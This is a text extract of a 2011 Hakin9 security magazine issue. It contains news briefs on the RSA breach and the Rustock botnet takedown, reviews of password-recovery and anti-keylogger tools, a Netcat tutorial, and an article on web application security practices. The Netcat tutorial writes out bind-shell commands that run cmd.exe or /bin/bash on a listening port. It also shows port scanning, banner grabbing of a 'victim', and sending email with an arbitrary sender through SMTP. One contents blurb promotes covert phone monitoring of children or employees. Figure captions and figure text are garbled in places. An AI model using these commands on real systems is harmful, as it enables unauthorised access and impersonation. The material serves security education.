    www.hakin9.org/en 55 CONTENTS BASICS 10 Howto use Netcat by Mohsen Mostafa Jokar Netcat is a network utillity for reading and writing network connections that support TCP and UDP protocol. Netcat is a Trojan that opens TCP or UDP ports on a target system and hackers use it with telnet to gain shell access to the target system. 14 Security – Objectives, Process and Tips by Rahul Kumar Gupta In a world where business is moving towards e-commerce and happening over the Internet, B2B, B2C, and C2C applications have always been an area of major security concern due to the pitfalls of HTTP security and the number of integration points. ATTACK 22 The Backroom Message That’s Stolen Your Deal by Yury Chemerkin Do you want to learn more about bigwig? Is someone keeping secrets from you? Need to silently record text messages, GPS locations and call info of your child or employee? Catch everybody at whatever you like with our unique service. DEFENSE 28 Smart phones Security and Privacy by Rebecca Wynn All the threats that attack your enterprise computer centers and personal computer systems are quickly encompassing mobile devices. Smart phones are part of your Personal Area Network (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private. 32 Defending Cell Phones and PDA’s by Gary S. Miliefsky We’re at the very early stages of Cell Phone and PDA exploitation through ‘trusted’ application downloads, Bluetooth attacks and social engineering. With so many corporations allowing these devices on their networks or not knowing how to block their gaining access to corporate and government network resources, it’s a very high risk situation. SPECIALREPORT 36 My RSA Conference 2011 Trip Report by Gary S. Miliefsky Annual Trek to the Greatest INFOSEC Show on Earth. What’s New and Exciting Under the Big Top of Network Security.
  • 6.
    04/20116 In brief Security �rmRSA Security Breached RSA Security is one of the biggest players in the enterprise security landscape, featuring advanced authentication, access control and data loss prevention products. The hype about the breach occurred to the company spread to almost every security news website. Company’s CEO announced, in a urgent message, that the breach is to be considered an APT – advanced persistent threat. The last time we heard about this term was during the days of Aurora exploit where Fortune 50 US companies, including Google, suffered data loss due to a targeted attack from chinese IP addresses. Regardless the use and abuse of the term, this is a targeted breach for which there’s still not much information. The fact that this term is being used again, might refer to similarities in the way the breach has been conducted: a long term infiltration through custom malware built to steal specific internal projects documents. As for now, there’s no information available in regards to the type of technique used. Nor is known the threat posed to the customer of the SecurID two-factor authentication technology. Customers are financial institutions, banks and enterprises from all over the world. SecurID is a tehcnology used by 40 million people worldwide, to generate one time passwords by means of tokens. These passwords are tied to common login credentials assigned to the person, making it a two- factor authentication. SecurID is the project that seems to have suffered the most leaked documentation. RSA is still working with authorities to trace back the attack and is already in contact with main and most affected customers, namely banks, to mitigate the exposure. Source: Armando Romeo, www.elearnsecurity.com Social Media Zombies: Hbgary, Usaf And The Government HBGary ownage has probably been the most prominent example of complete take over carried out by hackers in the internet history. Not just for the data leakage in itself, but for the type of highly confidential and embarrassing data uncovered that caused the resignation of the CEO, Aaron Barr and an unrecoverable bad reputation for the whole company. Unless you have been in North pole without internet in the past couple of months, you’ve already heard of how the Anonymous group, the group of hacker defending the Wiki Leaks cause, had infiltrated HBGary’s CEO email and posted most of his conversation on the internet (among the other things). In the number of embarrassing relationships and secret projects between HBGary and US government agencies, there is one project that is yet to be uncovered. This project is about creating personas management software to be used on social networks. Personas, according to a June 2010 USAF, project have to be replete with background, history, supporting details, and cyber presences that are technically, culturally and geographically consistent. Although the intelligence project is not new, the leaked emails reveal that Aaron Barr and other government contractors bid on a USAF, U.S. Air force, project to build such software. The final goal of the software is not revealed in the emails. Nor is possible to determine whether HBGary actually won the contract. According to USCENTCOM, the project is used to counter extremist ideology and propaganda, and to ensure that credible voices in the region are heard. Regions being areas of the world where the highest concentration of violent extremists and enemies are present. According to Anonymous group it is also possible to use this type of software to shift public opinion or bring good or bad reputation to companies/government. Basically a way to create multiple zombies with a consistent and proved background, to influence actual humans through social networks. Anonymous group has promised to dive into this topic to find out who is involved and for which goals. Source: Armando Romeo, www.elearnsecurity.com Rustock Botnet Taken Offline by Microsoft Rustock is one of the oldest and most annoying botnets living on the internet. It is accounted for billions of spam emails sent every day from roughly a million of infected PC’s worldwide. Or actually we should say It was. Wednesday March 16th, a federal judge gave green light to law enforcement agents to seize computers being part of the command and control for the botnet, thus decapitating the entire botnet all at once. The same day, graphical stats of the Rustock throughput shown the death of the botnet at around 2pm, with the total flow of spam email falling from 70% to 0%. In fact, with Rustock accounted for 50 to 70% of the overall spam on the Internet, we are in front of the most giant effort against a botnet ever. Microsoft had launched a civil lawsuit against the John Does behind the botnet, because spam email affected Hotmail servers and impacted the user experience of their client software, including Office and Windows. Botnet indeed exploited vulnerabilities into Microsoft products to grow. Moreover, Microsoft claimed that the botnet was violating the corporation trademarks through phishing emails fraudulently inviting users in lotteries being sponsored by Microsoft.
  • 7.
    www.hakin9.org/en 7 In brief Thanksto this, Microsoft lawsuit and the cooperation between companies such as FireEye and the authorities, hard drives, network equipment and computers have been seized: this was critical for the overall success since the million bots spread all over the internet were coded to accept commands from specific PC’s only, the C&C PC’s, and not from specific IP addresses. Due to this, Microsoft executives claimed that the operation was 100% successful and that they are monitoring any counter move of the creators. Source: Armando Romeo, www.elearnsecurity.com Microsoft MPE Privilege Flaw Identi�ed Microsoft’s Malware Protection Engine has been patched as Argeniss security expert identifies an elevation of privilege vulnerability in which an attacker who already had administrative access to a Windows operated system. Websites that allow users to upload web pages are more at risk of this threat. Microsoft was worried enough by this flaw to actually develop and release a patch as part of its Windows Update. Microsoft did say it hasn’t seen anyone take advantage of the bug yet, the flaw was reported to the company by security researcher Cesar Cerrudo, but Microsoft thinks that hackers could develop code that reliably exploits the issue. Source: ID Theft Protect Virus Hits London Stock Exchange (LSE) The London Stock Exchange website was attacked by malware hidden inside an advert on February 28th. The Stock Exchange also had a technology problem on the same day, which meant it was unable to trade and had to deal with an unexpected security problem. The advert was infected with hidden malicious code which when a user clicked on it would have installed malware onto their computers. Google Safe Browsing showed a warning when visiting the londonstockexchange.com website. Google did remove the warning once the malicious content had been removed. Source: ID Theft Protect Adobe Flash Zero-Day Flaw Identi�ed March 14th, Adobe confirmed that there is an un- patched bug in Adobe Flash Player using Microsoft Excel documents. Hackers are embedding malicious Flash files within Microsoft Excel documents and then sending the document as an attachment on an email. Adobe though, has confirmed that these attacks are not targeting reader or Acrobat users. The security flaw could cause a crash or allow a hacker to take control of an infected system. It appears that the attack is limited to some organizations rather than a universal threat. The Flash, Reader and Acrobat updates will be released next week. Reader X will be patched on the scheduled update on June 14th. Note: Reader X for Windows contains a sandbox which should go some way to stopping malicious files from writing/ spreading to an operating system. Source: ID Theft Protect Social network malvertising on the rise A recent security report has highlighted a significant rise in the number of malware and malvertising attacks on social networks.After three months of browsing on social networks it is claimed that a user has a 95% chance of landing on an infected page. Dasient recorded that more than one million websites were infected with malware in Q4, 2010. Malicious advertising (otherwise known as malvertising) on search engines and websites has more than doubled from 1.5 million to 3 million from Q3 to Q4 2010. Ad networks are major culprits for delivering this malicious payload. Social networks though will continue to be targeted by malvertising ads as hackers look to test drive their techniques to push users to infected web pages. Source: ID Theft Protect Identity theft is top concern for US citizens The latest US Federal Trade Commission (FTC) consumer complaints report shows that identity theft is a top concern for US consumers. Identity theft has been the number one concern for US consumers for the last 11 years with the agency receiving more than one million complaints in 2010 of which 19% were related to complaints about identity theft. Source: ID Theft Protect South Korean websites hacked Hackers have attacked around 40 South Korean government and private websites. Targets include websites at the presidential office, the foreign ministry, the national intelligence services and some major financial institutions, according to US reports. Government officials have warned of a substantial threat to the country’s computers, with the National Cyber Security Centre reporting signs of a denial-of-service attack. During a computer system check on Thursday, South Korean IT security firm AhnLab found malicious software which was designed to attack websites. Source: ID Theft Protect
  • 8.
    04/20118 REVIEW H aving reviewed Passwareproducts in the past, I was rather pleased to be offered the opportunity to test their latest release of the Forensic Kit. Now one of the most important update that they have made to the Forensic Kit (in my opinion) is the option to use distributed password recovery. Included with the Forensic Kit are 5 extra Agents, this means that you can install the Agent onto 5 machines and then utilise these extra machines to aid you in the recovery of the password and your not just limited to these 5, as you can see from the list above you can have upto 500 agents running. Each Agent that is running has full support for multiple CPUs, GPUs, and TACC accelerators simultaneously. But Passware have really excelled themselves in the area of password recovery, now you are able to add in the power of Amazon Cloud computing whenever you need to. Passware are the first commercial application to offer this facility to its users and boy do you see the difference when your using it. From the moment it connects you can see the amount of passwords that are being tried rapidly start to increase, and from my calculation it is roughly 10 times faster than if you were trying to recovery a password without it. With over 180 different file types, not to mention being able to reset Windows 7 Administrator passwords many of which can be recovered or reset instantly there should never be an instance where you are unable to find the password in question. Even hard drives protected by Bitlocker and external drives with Bitlocker to go can be decrypted and recovered, and now Passware have also included this facility for Truecrypt. You are able to decrypt mounted containers and find the passwords for unmounted drives. With all these new features you would expect that something else would have been removed but Passware have left nothing out at all, you can still scan the whole of your hard drive to identify all the files that have some sort of protection on them and be given the details on what sort of decryption routine would be required (many of them are instant). You still have the facility to create a bootable cd which will allow you to reset Administrators passwords on Windows systems. You still have the USB version available to you so you wont need to install the application to your machines, just run it from a USB stick. Finally and no means least there is a new option to take an image of a machines memory via the Firewire Memory Imager which you can then work on “offline”. For the last 12 years Passware has constantly pushed the envelope in password recovery and now having over 30 tools incorporated within one easy solution, the Forensic Kit will cover all your needs. It’s simple and easy to use layout makes using this tool an absolute breeze and a pleasure to use. This is one tool that will always remain in my toolbox and something I am more than happy to recommend to others. Passware Forensic Kit 10.3 MICHAEL MUNT URL: http://www.lostpassword.com/kit-forensic.htm Cost: $795 Annual Subscription after first year $295 10 Passware Kit Agents $295 20 Passware Kit Agents $495 100 Passware Kit Agents $1,195 500 Passware Kit Agents $2,395
  • 9.
    review www.hakin9.org/en 9 S pyShelter isan anit-keylogger application on steroids. The software is very easy to download from the website. After downloading, installation is also fast and easy. During installation SpyShelter provides the user with a choice regarding what type of security level they want the software to be installed. There are two choices a high and a lower security level. Apart from this the installation requires minimum user interaction and is fast to install the application. Once the software is installed on the machine a reboot a reboot will be required. After reboot the software will start up immediately. The first time the application starts it asks the users for a valid username and registration code. Once this information is entered the software will be registered and full use is available. There is also a time limited version which non registered users can use to try the software. Once the software is correctly installed on the local machine, it starts monitoring the applications for any malicious activity and for any key logger in particular. When I installed the application for the first time I installed it in high level security mode. In this mode although it is the most safe to capture any malicious activity it also produces a lot of false positives when profiling the applications. At this stage it depends really what type of user you are. If you are a power user and you know exactly what your computer should be doing I would leave it on a high security setting. If you are installing this for a user which is not very computer literate I would level it on the lower level of security as this produces lower false positives. Once SpyShelter is installed on a system it will start automatically with every boot up. The application User Interface is clean and very simplistic. The application is very gentle on the system resources and it uses limited memory and processing power. The application can be accessed directly from the windows tool bar. Open the application windows provide the user with a simple interface to setup the application. The graphical user interface consists of five screens which are divided out in Tab Panels. The General tab gives an overview of the software information such as current processes scanned, protection status and also the total of blocked application. The second tab Is the protection tab here the user can select or deselect what features of the application. The third tab is a Black/White List here you will have a list of applications that were found to be acting as some king of key logger. Here also you will have the ability to add new rules for genuine applications. The next tab is a Log view, this gives all the events in a log format. The settings tab is further sub divided into 3 tabs. The General and Security tabs offer the user to change language, and other features that can be found in security software such as right to deactivate application. The 3rd tab is very interesting it provides a list of monitored system calls, and basically we can specify the system level calls to look in applications. This is a very interesting feature in the software. The last tab is a general about screen. Apart from key logging the application also can protect from automatic screen captures and other intrusive mechanisms such as clipboard Capturing. As a comment i say the software does what it says on the box. It is a handy application to have on a machine as some extra layer of security. Compared to other anti key loggers that come with other application it is compare pretty was and even exceed them due to the add functionality. SpyShelter Application Review DAVID KNIFE
  • 10.
    04/201110 BASICS N etcat was originallyreleased in 1996 and is often referred to as a Swiss Army knife utility, and I must say for good reason. Netcat can be used for port scanning, transferring files, grabbing banners, port listening and redirection, and a backdoor. Netcat is a version of cat program, just as cat reads and writes information to files, Netcat reads and writes information across network connections. Netcat was originally coded for UNIX, but can be run on many operation systems. In 2006, www.insecure.org (Nmap hacker) detected Netcat as the second strongest network utillity and in 2003 and 2006 it gained fourth place. Some of Netcat features are: • Outbound or inbound connections, TCP or UDP, to or from any ports • Full DNS forward/reverse checking, with ap- propriate warnings • Ability to use any local source port • Ability to use any locally-configured network source address • Built-in port-scanning capabilities, with randomizer • Built-in loose source-routing capability • Can read command line arguments from standard input • Slow-send mode, one line every N seconds • Hex dump of transmitted and received data • Optional ability to let another program service established connections • Optional telnet-options responder How to use Netcat Netcat is a network utillity for reading and writing network connections that support TCP and UDP protocol. Netcat is a Trojan that opens TCP or UDP ports on a target system and hackers use it with telnet to gain shell access to the target system. What you will learn… • You can use netcat for scan IP address • You can use Netcat for simple banner grabbing • You can use netcat for an IRC messanger What you should know… • basic knowledge about TCP/IP and UDP protocol Figure 1. Application Management Figure 2. Set application’s permission
  • 11.
    How to useNetcat www.hakin9.org/en 11 name and address lookup for the specified host (see Figure 6 and 7). To specify a special port use -p port as you can see below: nc –l –p 12345 In the above example Netcat is running in server mode and listening to connections on port 12345. To specify more than one port for Netcat you can use a comma for seperate or even use range of port and common port names. Netcat can also scan ports in client mode that the –p option is not necessary. If you specify a range of ports, Netcat starts at the top and goes to the bottom. For example, if you ask Netcat to scan ports 10–30, it will start at 30 and go backwards to10. To scan random ports use the –r option. For spoofing the location you can use –s option to change the source address of a packet. You can use Netcat as a telnet server. In order to configure Netcat to answer Telnet use the server-specific –t command. By defult Netcat use TCP, for UDP configured use the –u switch. Since UDP is a connectionless protocol, it is recommended that you use timeouts with this option. To download Netcat go to Netcat.sourceforge.net or http:// nc110.sourceforge.net/. After downloading Netcat, to confirm that Netcat installed correctly, type nc –h or Netcat –h to display the help screen. There are some differences between GNU/Linux and Windowsversions.Forexample,theLin-Windowsversion show a persistent listening mode and in Linux version this parameter is used for tunneling mode. Also, the Linux version includes –V that displays version information and in Windows this parameter does not exist. In this article we will explore a very useful useful command that you will need most. These options for GNULinux version and Windows are the same. For putting Netcat into server or listening mode use nc –l command and nc Alone run Netcat in client mode. For close at end of file (EOF) from standard input (stdin) use -c option and this option is only available in Linux. To run Netcat at the background use -d option. One of the most powerful commands is –e prog.This option, available only in server mode, helps you to run the specific program when a client connects to it. Please see flowing commands: nc –l –p 12345 –e cmd.exe (Windows) nc –l –p 12345 –e /bin/bash (Linux) Both commands are similar,but on different systems. The first command executes Netcat in server mode on port 12345 and execute cmd.exe, the second command works similarly to the first command, but executes a bash shell in Linux. To test this option start Netcat in server mode (see Figure 3). Then open a second window and run Netcat in client mode (see Figure 4). Now press enter. You will see Microsoft banner information and a new command prompt. It may seem a bit obscure but don’t worry, you’re running a command prompt through Netcat. Ok, type Exit and you will see that the Netcat server closes in the first window. To start Netcat in server mode on a Linux box type nc – l –p 12345 –e /bin/bash. Now open a command prompt in Windows and start Netcat in client mode (see Figure 5). To configure Netcat to use source routing, use -g or - G option, but note that most routers block source-routed packets, so this option is slightly obsolete. As I said earlier, for display help use -h switch. Use the –i option to set a delay, this option may be useful for scanning ports with rate limiting. To place Netcat in listening mode or server mode use the –l option. By defult Netcat is a single-use program and when connection is closed – Netcat closes. –l option reopens Netcat with the same command line after the original connection is closed: nc –l –p 12345 –e cmd.exe -L Use the –n option to allow numeric-only IP addresses, without –n, Netcat will display forward and reverse Figure 3. Firewall Management Figure 4. Exception’s of black list Figure 5. Adding new exception Figure 6. Adding new exception Figure 7. Adding new exception
  • 12.
    04/201112 BASICS Using Netcat asSimple Chat Interface AsIhavementionedbefore,Netcatisanetworkingprogram designed to read and write data across connections. The easiest way to understand how Netcat works is to set up a server and client. In one terminal window, start the server: nc –l –p 12345 In a second window, connect to the server with the client: nc localhost 12345 when you enter a text in one of the windows and press enter, your text is sent to another window (see Figure 8). Port Scanning with Netcat For port scanning with Netcat use the following syntax: nc –[options] hostname [ports] As we said, you scan use range, commas and name of port for scanning. Below we show you some examples: nc –v 192.168.1.4 21, 80, 443 nc –v 192.168.1.4 1-200 nc –v 192.168.1.4 http Transferring Files with Netcat One application of Netcat is transferring files. Netcat can pull and push files. See the below example for better understanding: nc –l –p 12345 < textfile In the above example, Netcat is started in server mode on local port 12345 and is offering textfile. A client who connects to this server is pulling the file from the server, and will receive textfile: nc 192.168.1.4 12345 > textfile Netcat can also be used to push files. Please see the example below: start Netcat in server mode: nc –l –p 12345 > textfile push the file by starting Netcat in client mode: nc 192.168.1.4 12345 < textfile Banner Grabbing Finally, one of the main Netcat features is banner grabbing. Banner grabbing is a technique to determine the brand, version, operating system and service or application. Use the syntax below: nc -v IP port Listing 1. Message Syntax HELO host.example.com MAIL FROM:<test@host.example.com> RCPT TO:<bob@example.com> DATA From: [Alice] <alice@geek.com> To: <bob@example.com> Date: Mon, 12 Apr 2010 14:21:26 -0400 Subject: Test Message Hi there! This is supposed to be a real email... Have a good day! Alice . QUIT Listing 2. Feed message to Netcat nc smtp.domain.com 25 < /tmp/message 220 myrelay.domain.com ESMTP 250 myrelay.domain.com 250 sender <alice@hacker.com> ok 250 recipient <bob@secure.net> ok 354 go ahead 250 ok: Message 222220902 accepted 221 myrelay.domain.com # Figure 8. Adding new exception Figure 9. Adding new exception
  • 13.
    www.hakin9.org/en when you pressenter, after few seconds you will see some information about your IP address and port number, then write HEAD / HTTP/1.0 and hit enter. Now you can see some information about your victim. Send an email with Netcat Please make a text file and write your message like this: see Listing 1. Now feed this text file to the Netcat program as follows: see Listing 2. Your email has been sent. Using Netcat as a Port Scanner We can say that Netcat is not the most powerful port- scanning tool and Nmap can be better for this, but Netcat can handle the task. In the table below you can see port scanning: see Table 1. You can use the following syntax: nc -v -z target port-range Connect to an IRC server with Netcat You can use Netcat to connect to IRC network. It is very easy and you only need to create a batch file. Create a batch file and write the following command in it: @echo off echo Connecting you to IRC irc.2600.net nc -v 208.111.35.75 6667 USER Nc Nick YourNickHere Table 1. Netcat option for port scanning Option Description –i secs Delay interval for each port scanned –r Randomize source and destination ports –u UDP mode –v Verbose –z Zero-I/O mode (doesn’t make a full connection) Target Target IP/Host Port-range Port number or range to scan References: Netcat Power Tools Hackers Beware – Defending Your Network From The Wiley Hacker Netcat Hacker Manual A Handy Pocket Guide for Your Cat en.wikipedia.org/wiki/Netcat http://nc110.sourceforge.net/ MOHSEN MOSTAFA JOKAR
  • 14.
    04/201114 BASICS S ecurity is aproblem not just for business over the web; it primarily covers applications that are hosted on Internet, Extranet, Intranet and Desktop applications. There are a few standard techniques, like using the HTTPS protocol, RSA security, etc., that we can use. However, security is not just limited to encrypting data, providing a secure login process, or putting web applications behind a firewall. In addition to these, there are other security threats which need to be taken care of. Before we start discussing further, we should understand what is SECURITY? By definition Security is the ability to avoid being harmed by any risk, danger or threat Therefore the question is: is it really possible to develop a system which is foolproof and will remain so in the future? The answer is IMPOSSIBLE. Actually, a 100% secure system is unusable, and the requirement here is contradictory in nature. Therefore what should we do? What approach should we follow? • Should we let the system be as it is and vulnerable. • OR make our system at least secured against known risks and threats and on regular basis keep monitoring the system and upgrading it to make it secured against newly indentified threats or risks. Undoubtedly, the second approach is better and more feasible. Security is a domain and there are many areas within the security domain itself and it is practically impossible to cover everything in just a few pages. This article identifies the security objectives, process, useful tips, and a set of strategies that could be used to make web applications more secured. The primary audiences for this article are developers and architects, hence the objective of this article is Security – Objectives, Process and Tips In a world where business is moving towards e-commerce and happening over the Internet, B2B, B2C, and C2C applications have always been an area of major security concern due to the pitfalls of HTTP security and the number of integration points. What you will learn… • Importance of security • Mapping of Security with SDLC. • Do’s and Don’ts for improving and implementing Security Requirements. What you should know… • Basic understanding of project development Life Cycle. • Basic understanding of web application development. Figure 1. Security’s relationship with other Architectural Parameters �������� ����������� ����������� ����������� ���������� ��������������� ������������ ������������ ���������
  • 15.
    Security – Objectives,Process and Tips www.hakin9.org/en 15 breakdown of system consequent to security issues may directly or indirectly lead to: • Loss of business data. • Loss of customer’s personal data. • Loss of financial data • Loss of employee’s data • Loss of intellectual properties etc. • Monetary losses. • Loss in existing Business. • Loss of new business opportunity • Loss of credibility. • Losing competitive edge over the competitor. The success of e-commerce/m-commerce solely depends on support for secure financial transactions. Therefore the objectives of security should have EFFECTIVE security implementation for systems so that business can be done more freely which directly or indirectly results in more business and improved credibility. There is an nice article written on Estimating Benefits from Investing in Secure Software Development and it’s an good read at the following – https://buildsecurityin.us-cert.gov/bsi/ articles/knowledge/business/267-BSI.html. To achieve this in today’s scenarios, the security should be a non negotiable NFR and mandatory to implement. Security implementation results in an impact in the following terms: to provide a head start for the security process and techniques. Subsequently, professionals can later explore in more detail other approaches. Security Objectives – The known facts • The cost of recovering from even a single data breach now averages $6.3 million up 31 percent since 2006 and nearly 90 percent since 2005. (Source: Assessing Application Vulnerabilities. A 360 Degree Approach Dr. Brian Chess Founder and Chief Scientist Fortify) • 92 percent of exploitable vulnerabilities are in software (Source The National Institute for Standards and Technology (NIST)) • The Web 2.0 characteristics that enable creativity, productivity and collaboration also make the Web 2.0 ecosystem prone to successful attacks and theft. (Source: John Pescatore, Joseph Feiman, Security Features Should Be Built Into Web 2.0 Applications, March 5, 2008, The Gartner Group.) Business applications contain lot of confidential data and processes, which include personal and confidential data provided by customers and business houses. Business applications perform numerous transactions 24*7 and any kind of security breach or Figure 2. Security Process �������� ������� ������� ��������� �������� ��� �������� ������ �������� ������������ � ������ �������� ������ ������ ������ ��������� �������� �������� ���� ���� ������ �������� ������������ ��������� �������� ������������ �� ���� ������� �������� ������ �������� ������� ���� �������� � �� ����� ����� � ��� ����� �������� �������� ���������� �� �������� ���������� ������ �� ����� ����� � �� ������ ����� � �� �������� ���������� ������� ���� ������ �� ����� ����� � �� ������� �������� ������� ���� ���� ����� ����
  • 16.
    04/201116 BASICS Table 1. Phases ActivitiesTools or procedure Stakeholders (suggested) Requirement Security Requirements Gathering(Objectives ) and including 1. Compliance Requirements 2. Risk Analysis. 3. Data and Application Archival & retention policy Requirement Reviews, Identify Critical modules and con�guration identi�ed. CIO, CTO, CISO, Solution Architect, Security Architect, Business User, Deployment Architect, QA Manager, IT Manager, BA, Auditors Architecture & Design 1. Threat Modeling 2. De�ning Security Guidelines for Applications, Servers and network which includes adoption of Industry Standard Compliance, Procedure for Server hardening, Incident Handling Policy, Wireless Policy, De�ning Administrative entry points to secure servers 3. De�ning Security benchmark for Applications, Servers and network De�ning Security Architecture which includes, �rewall, VPN Technology, Antivirus 4. De�ne Security Test Plan – Type of test, their frequency and tools to be used 1. Design Reviews 2. Prototyping – develop prototype to validate design Solution Architect, Security Architect, Deployment Architect, QA Manager, IT Manager, BA, Security Testers Development 1. Threat Modeling 2. Implementing Security Code 3. Implementing Security Guidelines 4. Build Analysis 1. Identify Critical module, con�guration and code. 2. Integrating Static Analysis Testing Tools with CI and IDE” . Some of the static analysis tools are Fortify, �ndbugs, Jdepend, classcycle, Checkstyle, JCSC, JPro�ler 3. Code Reviews for Security Threats Virus Scanning, Log reviews. Security Architect, Development Manager, QA Manager, BA, Developer, Release Engineer, Security Testers QA 1. Security test case creation 2. Security Testing – testing Security functionality with standard functional testing technique and security tools. 3. Risk Analysis – Security testing based on attack patterns and threat models. 1. Execute the Security Test cases and scripts 2. Use Dynamic Analysis Tools like SecurityQA Toolbar, Watcher, WebSecurify, skip�sh, Spike Proxy, WebScan, Rational AppScan, QualysGuard Web Application Scanning, NeXpose,Cenzic’s Hailstorm, ParosProxy, etc Security Architect, Development Manager, Deployment Architect, IT Manager, QA Manager, BA, Release Engineer, Security testers. Deployment Some of the activities are listed below 1. Network Hardening 2. Hardware hardening 3. DB Hardening 4. Server and OS hardening (Web Server, Email Servers, DNS and application's Service) . 5. Con�gure auditing for server. 6. Perform Security Test in production environment. Some of few Suggestion like Virus Scanning, Network Scanning, Vulnerability Scanning war dialing, war driving, integrity checks, etc. 1. Security Deployment Review, which includes Security & compliance Auditing, Implementing platform hardening strategies though platform level checklist. 2. Network device con�gurations like Usage of Firewalls, Log reviews Use appropriate Tools, changing Administrative user and credentials, etc. 3. Execute the Security Test cases and use Dynamic Security Testing tools specially port scanning, �rewall testing, VPN testing,, Scan and Access testing testing for Platform, OS, Web server & DB. CTO, CISO, Solution Architect, Security Architect, Business User, Deployment Architect, IT Manager, QA Manager, Development Manager, Auditors, Developer, Security tester Maintenance 1. Security Deployment Review 2. Updating Security Policies 1. Security Auditing, Log Review 2. Security Test case executions 3. Identifying New Security Threats, etc. Security Architect, QA, Manager, IT Manager, Development Manager, BA, Developer, Security testers, Release Engineer. On need basis – CTO, CISO, Business User, Solution Architect, Auditors
  • 17.
    Security – Objectives,Process and Tips www.hakin9.org/en 17 • Project Timelines and Costs – due to extended scope, new process & tools, increase in team size and stakeholders. • Architecture – security is inversely related to almost all the architectural parameters like scalability, performance, availability, flexibility, portability, perfor- mance, maintainability, usability and manageability (see Figure 1) Here the KEY is EFFECTIVE security implementation, as there is cost associated with security imple-mentation, so we have to strike a right balance among them: • The level of security and type of Security that needs to be implemented (obviously without compromising security requirements and business) and cost required for the same. • Security and Architectural parameters e.g. we cannot have a system which is highly secure but its usability is low or vice-versa. Security process Security is largely an afterthought, normally we think about the security in pre-deployment and post- development stage. This largely ignores the security related issue that may be the part of the developed application. Enterprise Security primarily covers: Physical, Network, Information, Application. Security implementation requirements can-not be achieved just by making application, as it also requires security policies for: • Client, server and network security. • Physical security like installing tracking system, restricted access to server rooms, activity moni- toring systems, locking devices, etc As per CERT The number of vulnerabilities reported in major applications has increased at an average rate of 43% over the last 10 years. Application level security attacks are the primary technique used. Therefore, this article will be focusing on application security and not the network, physical or information security. For effective security implementation: • We should treat security as the part of the application SDLC for successfully identifying and resolving all the security issues within an application. • We have to identify Security objectives, develop security guidelines, define security architecture, identify all types of security threats, and perform security reviews and testing regularly. • All the stakeholders have to provide required support at relevant time. Any stakeholder who is responsible for building software which is capable for handling known threats is also known as Secure software lifecycle professional (SSLP). Table 1 summarizes the list of activities, procedure and stakeholders across the different phases of SDLC with respect to security implementation. Security is a continuous process (Figure 2). Just like other processes it has a starting point and an end points, however it ends only when the system is moved out of business. Risk Management versus Security Usually people interchangeably use risk management and security words and think that they are same. Risk management deals with uncertain events and the modality to control them for smooth execution of the project. Whereas security is an aspect where we make the system (which is result of Project mgmt) secured. Few points worth mentioning about risk management and security are given in following paragraph. • Risk Management is a knowledge area which describes the process for risk identification, planning, monitoring and controlling whereas security is a domain and is a non functional requirement of the project. • Risk Management is for handling all types of Project Risk, which can be categorized as Organization risks (HR), Project Management, Risk (requirement, schedule, time, cost and quality), external risk (Political, weather) and technical risk (which covers technological change risk, unrealistic requirements). During RISK Mgmt we also plan and control for what happens if security requirements are not met. Security implementation denotes plugging all the open holes in the system either because of technology or implementation or standards. • Risk Management process spans across Planning, Monitoring and controlling process excluding execution. Whereas, the security execution phase is one of the required phases as there are quite a lot development related activities. In a nutshell, Risk Management is a process of plan- ning and controlling uncertain events or conditions that can impact project and handling for smooth execution, even after the project goes live; whereas security is an aspect where we make applications secured. Risk Mgmt plans and controls the security implementation as one of the activity or tasks. Security Tips List of security tips described in this section should be followed to make secure web application. Although this list is not comprehensive enough, but definitely a good to start.
  • 18.
    04/201118 BASICS Web Application Security •Avoid or minimize the use of hidden form fields especially for storing sensitive data like encrypted user- id or passwords, roles, payment information etc. • Do not use user input as it is to construct directory or file names and SQL queries. Also avoid passing this information as it is over the wire. • Always use fully qualified absolute path and filename instead of relative paths. Given below is one of the example Wrong method ../../../<filename> Suggested method /examples/code/<filename> • Make sure the execution of files or programs which have the capability to change the permission or mode for other files should be restricted. • Do server side validations and do not rely only on client side validation as it is very easy to bypass client side validations. Make sure we remove unwanted characters, invisible characters and HTML tags from user input and if required throw back error(s) to the user. • It is advisable to separate out the presentation layer from business layer as this will provide greater flexibility and allows better deployment of security. • Do not write user credentials in code. • Use the proper commenting mechanism. For example JSP developers put comment in HTML format rather than JSP format. • Only validated request for URL redirect or forward should be allowed. • Proper Exception handling needs to be implemented • It is advisable not to display application exceptions or error as it is. They should be wrapped within some user friendly messages. • Make sure that exceptions and errors are properly handled, caught (for e.g. Nullpointer, ArrayOutOfBound, DivideByError, etc.) and thrown or re-thrown as per the requirements. Again given below is a wrong example: try { stmt1 stmt2 } catch (Exception t) { } Stmt4 • Secure Communication • Make sure that the important and sensitive data is always in encrypted form. For example, make use of SSL or IPSEC wherever necessary. Also, it not advisable to transfer sensitive data using GET Protocol. • Avoid using unsecured protocols, if not possible to avoid, provide secured communication. • Don’t used HTTP header information for making security decisions. • Restricted Access • Make sure that only required URL and Services are exposed with proper level of security. • Ensure to provide only authorized access to the system and application resources. • Avoid putting everything in the web directory. By this we, we restrict visitors to access our web resources (like data, files, configurations setting, etc) directly from browsers. • Remove sharing of files and folders from production machines. • Only required ports are opened. For example, if FTP is not required on the Web Server, it should be closed. • Make sure that directory listing is off. For example, if somebody visits http://www.myexample.com/ examples/, in case default page is not available then directory listing should not be displayed. • Do not perform encryption logic on client side or in executables code (like applets, ActiveX controls, etc) which gets downloaded at client side as it is quite possible that logic will get exposed to the outer world. • Avoid storing vital sensitive data like passwords, roles etc in cookies or in file which are accessible to use for e.g. web directory. • Use POST instead of GET method and if possible before processing the request, always check at server side that if request method is not as expected then we should throw error for e.g. we created a form where a POST method request is expected, but we are getting a GET request then we should throw an error. • Make sure we should not have MIXED-CONTENT in HTML page i.e. we should not access any internal resources with HTTP protocol if page is accessed through HTTPS protocol as it will show Mixed Content Popup Window and also allows Active hackers a chance. Given below is an example: Wrong method <… src=http://www……> Suggested method <…. src=//www…>. With this what will happen is that the protocol is automatically attached to the URL based on the page protocol. i.e., if page is accessed with HTTP protocol then internal resources will be accesed with HTTP protocol, similarly if page is accessed with HTTPS protocol then internal resources will be accessed with HTTPS protocol. • Proper Session Management Policies
  • 19.
